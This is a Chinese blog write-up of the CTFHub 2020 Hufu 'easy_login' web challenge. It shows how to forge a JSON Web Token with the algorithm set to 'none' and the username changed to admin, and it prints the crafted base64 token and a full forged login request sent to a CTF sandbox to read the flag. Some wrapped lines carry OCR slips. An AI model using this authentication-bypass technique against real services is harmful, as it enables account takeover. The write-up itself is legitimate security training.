CTFHUB-2020-虎符-Web-easy_login-Node.js-前端JWT

原创

(∪.∪)...zzz 于 2021-06-14 01:09:10 发布 232 收藏

分类专栏： # CTF记录

本文链接：https://blog.csdn.net/grb819/article/details/117886570

!!! 看我

输入用户名密码注册，在这个时候抓包

获取flag 涉及到权限/controllers/api.js

第一个值：header里改成none


第二个值：playload 用户名改成admin

数据包放出去


登录安全-伪造admin实现getflag


easy_login

输入用户名密码注册，在这个时候抓包




```
{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzZWNyZXRpZCI6MCwidXNlcm5hbWUiOiJhIiwicGFzc3dvcmQiOiJhIiwiaWF0IjoxNjIzNjAyMTgwfQ.VwHlxVpIwoAp8b5NrGjbN56rsZ3IDrt5N9i66aXSYTE"}
```






获取flag 涉及到权限/controllers/api.js

#解题思路：

注册用户登录-分析/controllers/api.js，用户admin可获取flag


抓取登录数据包，进行反解密修改再加密，伪造登录获取flag




```
        await next();
    },

    'GET /api/flag': async (ctx, next) => {
        if(ctx.session.username !== 'admin'){
            throw new APIError('permission error', 'permission denied');
        }

        const flag = fs.readFileSync('/flag').toString();
        ctx.rest({
            flag
        });

        await next();
    },
```


第一个值：header里改成none


```
{
  "alg": "none",
  "typ": "JWT"
}
```




ewogICJhbGciOiAibm9uZSIsCiAgInR5cCI6ICJKV1QiCn0=

第二个值：playload 用户名改成admin

{
“secretid”: [],
“username”: “admin”,
“password”: “a”,
“iat”: 1623602180
}



ewogICJzZWNyZXRpZCI6IFtdLAogICJ1c2VybmFtZSI6ICJhZG1pbiIsCiAgInBhc3N3b3JkIjogImEiLAogICJpYXQiOiAxNjIzNjAyMTgwCn0K



注意=去掉 第二部分后面要加.

```
ewogICJhbGciOiAibm9uZSIsCiAgInR5cCI6ICJKV1QiCn0.ewogICJzZWNyZXRpZCI6IFtdLAogICJ1c2VybmFtZSI6ICJhZG1pbiIsCiAgInBh
c3N3b3JkIjogImEiLAogICJpYXQiOiAxNjIzNjAyMTgwCn0K.
```


POST /api/login HTTP/1.1
Host: challenge-a06068f6e9afd7c8.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:89.0) Gecko/20100101 Firefox/89.0
Accept: */*
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 201
Origin:
http://challenge-a06068f6e9afd7c8.sandbox.ctfhub.com:10800
Connection: keep-alive
Referer:
http://challenge-a06068f6e9afd7c8.sandbox.ctfhub.com:10800/l
ogin
Cookie:
UM_distinctid=179e46547c9381-06cbfa524bced2-4c3f2d73-144000-
179e46547ca4fa
username=admin&password=a&authorization=ewogICJhbGciOiAibm9uZ
SIsCiAgInR5cCI6ICJKV1QiCn0.ewogICJzZWNyZXRpZCI6IFtdLAogICJ1c
2VybmFtZSI6ICJhZG1pbiIsCiAgInBhc3N3b3JkIjogImEiLAogICJpYXQiO
iAxNjIzNjAyMTgwCnOK.
两个部分拼接好的

数据包放出去

对方就以为你是admin